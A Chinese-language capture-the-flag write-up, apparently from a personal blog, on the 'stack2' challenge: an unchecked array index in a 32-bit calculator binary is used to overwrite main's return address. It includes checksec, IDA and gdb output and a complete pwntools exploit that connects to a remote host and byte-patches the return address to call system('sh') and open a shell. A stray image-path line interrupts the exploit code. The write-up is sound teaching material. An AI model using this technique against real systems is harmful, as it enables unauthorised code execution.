stack2

哈，我又回来了 在借助了诸多 wp 后终于把这道题弄明白了，记录一下

```
root@ubuntu:~# checksec stack2
[*] '/root/stack2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@ubuntu:~#
```

32 位程序，有 NX，有 Canary。

```
root@ubuntu:~# ./stack2
----------------------------------------------------------------
*                       An easy calc                           *
*Give me your numbers and I will return to you an average      *
*(0 <= x < 256)                                                *
----------------------------------------------------------------
How many numbers you have:
1
Give me your numbers
1
1. show numbers
2. add number
3. change number
4. get average
5. exit
5
root@ubuntu:~#
```

运行可以发现它可以创建一个存储数字的数组，创建好以后我们可以对其中的数据进行一些基本的操作，ok，接下来开始硬刚 IDA

```
      return 0;
    puts("id\t\tnumber");
    for ( k = 0; k < j; ++k )
      printf("%d\t\t%d\n", k, v13[k]);
  }
  if ( v6 != 3 )
    break;
  puts("which number to change:");
  __isoc99_scanf("%d", &v5);
  puts("new number:");
  __isoc99_scanf("%d", &v7);
  v13[v5] = v7;
}
if ( v6 != 4 )
```

通过观察 **main** 函数伪代码我们可以发现上图这个位置有点小问题 这个时对数据进行修改的部分的代码，但可以发现他并没有对 **v5 这个变量进行审查。这代表着什么呢，这代表着我们可以修改数组**以及**数组后面的**任何数据。 ok，接下来来思考如何利用这个点 在左侧的函数栏里我们可以发现一个有意思的函数名**“hackhere”，点进去后可以发现里面有我们需要的 system（“/bin/sh”）**，那么思路就很清晰了，我们只要找到一个可以利用的函数，将它的返回值改成我们需要去的地方就行了
纵观全文可以发现能利用的也就 **main** 函数了，利用位置也就是上面我们发现有小问题的哪儿。 可以发现那一处是更改数组中元素的值，那么，如果要更改返回位置的话我们就要去计算 **main 函数返回位置距离数组**的偏移是多少了。
整个题的难点在我看来就是这儿了，不知道其他师傅怎么弄的，我是费了好半天功夫了(感谢那些写 wp 的师傅们，辛苦了)... 以下借助 **faceless** 师傅的思路和过程

因为程序在一开始会给数组赋初值，并且这个过程是我们可以参与的。 考虑到一般的数组赋值会从首位开始，我们可以猜想，如果我们知道我们写入程序的第一个数据的存储位置是否我们就知道了数组的首地址？

那么首先，我们来求这个地址

程序一开始会给数组赋值，我们来看一下这一块的伪代码和汇编

```
puts("************************************************************");
puts("*                      An easy calc                        *");
puts("*Give me your numbers and I will return to you an average *");
puts("*(0 <= x < 256)                                           *");
puts("************************************************************");
puts("How many numbers you have:");
__isoc99_scanf("%d", &v5);
puts("Give me your numbers");
for ( i = 0; i < v5 && (signed int)i <= 99; ++i )
{
  __isoc99_scanf("%d", &v7);
  v13[i] = v7;
}
```

```
.text:08048671                push    offset aHowManyNumbers ; "How many numbers you have:"
.text:08048676                call    _puts
.text:0804867B                add     esp, 10h
.text:0804867E                sub     esp, 8
.text:08048681                lea     eax, [ebp+var_90]
.text:08048687                push    eax
.text:08048688                push    offset aD       ; "%d"
.text:0804868D                call    ___isoc99_scanf
.text:08048692                add     esp, 10h
.text:08048695                sub     esp, 0Ch
.text:08048698                push    offset aGiveMeYourNumb_0 ; "Give me your numbers"
.text:0804869D                call    _puts
.text:080486A2                add     esp, 10h
.text:080486A5                mov     [ebp+var_7C], 0
.text:080486AC                jmp     short loc_80486DB
.text:080486AE ; ---------------------------------------------------------------------------
.text:080486AE
.text:080486AE loc_80486AE:                           ; CODE XREF: main+11C↓j
.text:080486AE                sub     esp, 8
.text:080486B1                lea     eax, [ebp+var_88]
.text:080486B7                push    eax
.text:080486B8                push    offset aD       ; "%d"
.text:080486BD                call    ___isoc99_scanf
.text:080486C2                add     esp, 10h
.text:080486C5                mov     eax, [ebp+var_88]
.text:080486CB                mov     ecx, eax
.text:080486CD                lea     edx, [ebp+var_70]
.text:080486D0                mov     eax, [ebp+var_7C]
.text:080486D3                add     eax, edx
.text:080486D5                mov     [eax], cl
.text:080486D7                add     [ebp+var_7C], 1
.text:080486DB
```

从汇编中可以看到程序通过 **scanf** 将数据存储到栈中，然后通过 **eax** 和 **ecx** 将数据存储到 **eax** 中存放的地址中去（cl 是 ecx 的低位）
那意味着在程序运行到 **0x080486D5** 的位置时，此时 eax 中存放的即时数组的首地址
linux 下我们用 gdb 调试的看一下
我们在 **0x080486D5** 的位置下个断点，输入点全部输入 1（如下）

```
root@ubuntu:~# gdb ./stack2
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack2...(no debugging symbols found)...done.
gdb-peda$ b * 0x080486d5
Breakpoint 1 at 0x80486d5
gdb-peda$ r
Starting program: /root/stack2
*************************************************************
*                     An easy calc                          *
*Give me your numbers and I will return to you an average *
*(0 <= x < 256)                                             *
*************************************************************
How many numbers you have:
1
Give me your numbers
1
```

我们来看看此时的各寄存器

```
[----------------------------------registers-----------------------------------]
EAX: 0xffffd5b8 --> 0xe0
EBX: 0x0
ECX: 0x1
EDX: 0xffffd5b8 --> 0xe0
ESI: 0xf7fb5000 --> 0x1b1db0
EDI: 0xf7fb5000 --> 0x1b1db0
EBP: 0xffffd628 --> 0x0
ESP: 0xffffd580 --> 0xf7ffda74 --> 0xf7fd3470 --> 0xf7ffd918 --> 0x0
EIP: 0x80486d5 (<main+261>:     mov    BYTE PTR [eax],cl)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80486cd <main+253>:        lea    edx,[ebp-0x70]
   0x80486d0 <main+256>:        mov    eax,DWORD PTR [ebp-0x7c]
   0x80486d3 <main+259>:        add    eax,edx
=> 0x80486d5 <main+261>:        mov    BYTE PTR [eax],cl
   0x80486d7 <main+263>:        add    DWORD PTR [ebp-0x7c],0x1
   0x80486db <main+267>:        mov    edx,DWORD PTR [ebp-0x7c]
   0x80486de <main+270>:        mov    eax,DWORD PTR [ebp-0x90]
   0x80486e4 <main+276>:        cmp    edx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffd580 --> 0xf7ffda74 --> 0xf7fd3470 --> 0xf7ffd918 --> 0x0
0004| 0xffffd584 --> 0x1
0008| 0xffffd588 --> 0xf7fd34a0 --> 0x804832f ("GLIBC_2.0")
0012| 0xffffd58c --> 0x1
0016| 0xffffd590 --> 0x0
0020| 0xffffd594 --> 0x1
0024| 0xffffd598 --> 0x1
0028| 0xffffd59c --> 0xf0b6ff
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080486d5 in main ()
gdb-peda$
```

可以看到此时寄存器 ecx 中就是我们输入的 1，而 eax 中的地址是 **0xffffd5b8**

我们来验证一下看看我们做的对不对，分别看看这步前后栈中数据的变化

```
gdb-peda$ x/40xw
0xffffd5a0:     0x00000001      0x00000001      0x00000000      0x00000000
0xffffd5b0:     0xffffd5de      0xffffd6dc      0x000000e0      0x00000000
0xffffd5c0:     0xf7ffd000      0xf7ffd918      0xffffd5e0      0x080482fa
0xffffd5d0:     0x00000000      0xffffd674      0xf7fb5000      0x00009f17
0xffffd5e0:     0xffffffff      0x0000002f      0xf7e0fdc8      0xf7fd31b0
0xffffd5f0:     0x00008000      0xf7fb5000      0xf7fb3244      0xf7e1b0ec
0xffffd600:     0x00000001      0x00000000      0xf7e31a50      0x0804894b
0xffffd610:     0x00000001      0xffffd6d4      0xffffd6dc      0x3781fe00
0xffffd620:     0xf7fb53dc      0xffffd640      0x00000000      0xf7e1b637
0xffffd630:     0xf7fb5000      0xf7fb5000      0x00000000      0xf7e1b637
```

运行前

```
gdb-peda$ x/40xw
0xffffd5a0:     0x00000001      0x00000001      0x00000000      0x00000000
0xffffd5b0:     0xffffd5de      0xffffd6dc      0x00000001      0x00000000
0xffffd5c0:     0xf7ffd000      0xf7ffd918      0xffffd5e0      0x080482fa
0xffffd5d0:     0x00000000      0xffffd674      0xf7fb5000      0x00009f17
0xffffd5e0:     0xffffffff      0x0000002f      0xf7e0fdc8      0xf7fd31b0
0xffffd5f0:     0x00008000      0xf7fb5000      0xf7fb3244      0xf7e1b0ec
0xffffd600:     0x00000001      0x00000000      0xf7e31a50      0x0804894b
0xffffd610:     0x00000001      0xffffd6d4      0xffffd6dc      0x3781fe00
0xffffd620:     0xf7fb53dc      0xffffd640      0x00000000      0xf7e1b637
0xffffd630:     0xf7fb5000      0xf7fb5000      0x00000000      0xf7e1b637
```

运行后

可以看到 **d5b8** 的位置数据由 **0x000000e0 变成了 0x00000001**，说明我们找的没问题，ok，数组首地址找到了。 接下来的问题就是如何去找函数的返回地址了，这个就简单的多了，我们知道当函数运行到 **return** 语句的时候，栈顶一定是返回地址。 继续用 gdb 调试

通过 esp 我们知道这个值是 **0xffffd63c**，和首地址做差是 **0x84**
ok，接下来就可以写 exp 了，通过其他师傅的 wp 和测试可以知道环境中是没有 **/bin/sh** 的，无伤大雅，我们利用它中间的 sh 就行，然后 rop exp 如下

```
from pwn import *
#context.log_level = 'debug'

r = remote("111.198.29.45", 54649)
#r = process("./stack2")

r.recvuntil("How many numbers you have:\n")
r.sendline("1")
r.recvuntil("Give me your numbers\n")
r.sendline("1")

def change(addr, num):
    r.recvuntil("5. exit\n")
    r.sendline("3")
    r.recvuntil("which number to change:\n")
    r.sendline(str(addr))
```


```
    r.recvuntil("new number:\n")
    r.sendline(str(num))

change(0x84, 0x50)
change(0x85, 0x84)
change(0x86, 0x04)
change(0x87, 0x08)
change(0x8c, 0x87)
change(0x8d, 0x89)
change(0x8e, 0x04)
change(0x8f, 0x08)

r.sendline("5")

r.interactive()
```

看看效果



ok 完结，有不清楚的可以留言讨论

最后放一下我的博客（www.sailingplace.cn），有兴趣的可以来看看（萌新的小天地，师傅们别喷哈）